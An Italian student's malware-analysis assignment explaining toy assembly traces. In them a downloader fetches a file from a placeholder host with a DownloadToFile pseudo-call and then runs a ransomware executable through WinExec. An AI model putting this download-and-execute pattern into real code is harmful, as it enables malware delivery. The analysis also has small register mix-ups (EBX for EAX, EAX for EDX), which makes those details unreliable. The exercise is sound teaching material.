PROGETTO SETTIMANALE

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

PUNTO 1 Spiegate, motivando, quale salto condizionale effettua il Malware.

PUNTO 2 Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

PUNTO 3 Quali sono le diverse funzionalità implementate all'interno del Malware?

PUNTO 4 Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Traccia 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Traccia 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Traccia 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

PUNTO 1

TRACCIA 1

00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

"**jnz loc 0040BBA0**" – **jump not zero**, questo salto condizionale si verifica solo al seguito di una condizione verificata. In questo caso "**cmp EBX, 5**" se il compare tra **EBX, 5** restituisce come valore una **ZF** uguale a **0**, la condizione si verifica e si effettua il salto alla **tabella 2**. Ogni altro risultato non farà eseguire il salto e proseguirà con le istruzione successive. In questo caso il **jump** non verrà effettuato.

TRACCIA 1

0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

"**jz loc 0040FFA0**" – **jump zero**, questo salto condizionale si verifica solo al seguito di una condizione verificata. In questo caso "**cmp EBX, 11**" se il compare tra **EBX, 11** restituisce come valore una **ZF** uguale a **1**, la condizione si verifica e si effettua il salto alla **tabella 3**. Ogni altro risultato non farà eseguire il salto e proseguirà con le istruzione successive. In questo caso il **jump** verrà effettuato.

CMP	ZF	CF
Destinazione = sorgente	1	0
Destinazione < sorgente	0	1
Destinazione > sorgente	0	0

PUNTO 2


DIAGRAMMA DI FLUSSO
EFFETTUA SALTO
NON EFFETTUA SALTO
MOV EAX,5
MOV EBX,10
CMP EAX,5
JNZ LOC 0040BBA0
INC EBX
CMP EBX,11
JZ LOC 0040FFA0
TABELLA 2
Mov EAX,EDI
Push EAX
Call DownloadToFile()
prosegue
TABELLA 3
Mov EDX,EDI
Push EDX
Call WinExec()

PUNTO 3

All'interno delle tracce 2 e 3 possiamo individuare le diverse funzionalità che il malware implementa.

TRACCIA 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Nella **Traccia 2** il malware tramite **call DownloadToFile()**** si lega a un host che supporta **IBindHost*** per eseguire il download. Scarica bit da Internet e li salva in un file.

***Fornisce metodi che consentono ai controlli di eseguire trasferimenti di dati asincroni. L'archiviazione asincrona migliora la specifica di archiviazione per supportare il download asincrono di oggetti di archiviazione in reti a latenza elevata.**
*https://learn.microsoft.com/it-it/windows/win32/stg/asynchronous-storage

**https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123(v=vs.85)

TRACCIA 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Nella **Traccia 3** il malware tramite l'istruzione **call WinExec**() esegue un comando di Windows come se fosse stato inserito nel prompt dei comandi. Esegue l'applicazione specificata.

https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-winexec

PUNTO 4

TRACCIA 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Gli Argomenti soni passati alle funzioni implementate tramite **mov** e **push**. L'istruzione finale **call**, in entrambi i casi esegue **DownloadToFile()** e **WinExec()** utilizzando i valori dei registri modificati.

Mov – copia il contenuto del registro sorgente (**EDI**) nel registro destinatario (**EAX**)

Push – inserisce in cima allo stack il registro indicato (**EAX**)

TRACCIA 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Gli Argomenti soni passati alle funzioni implementate tramite **mov** e **push**.

Mov – copia il contenuto del registro sorgente (**EDI**) nel registro destinatario (**EDX**)

Push – inserisce in cima allo stack il registro indicato (**EAX**)

BONUS – Ulteriori Dettagli

Le funzioni implementate nelle tracce del **malware** fornite ci fanno pensare ad un **Downloader**. Il malware in questione è il tipo più semplice che possiamo trovare in circolazione. Un **downloader** è un programma che scarica da internet un malware oppure un componente di esso e lo esegue sulla macchina bersaglio.

In fase di analisi possiamo subito identificare un downloader perché utilizzerà le **API URLDownloadToFile** per scaricare da internet e salvare tutto all'interno di un file. Dopo caver correttamente scaricato il malware, il downloader dovrà procedere al suo avvio. Per farlo potrà utilizzare varie API tra cui troviamo **WinExec**.

In base alle tracce che abbiamo possiamo pensare che il nostro downloader abbia già scaricato il file eseguibile sulla macchina bersaglio. Non eseguendo il primo **jnz** il malware eseguirà in secondo jz verso la tabella 3. In questa traccia possiamo trovare **WinExec()** che eseguirà il file visto che si tratta di un **.exe**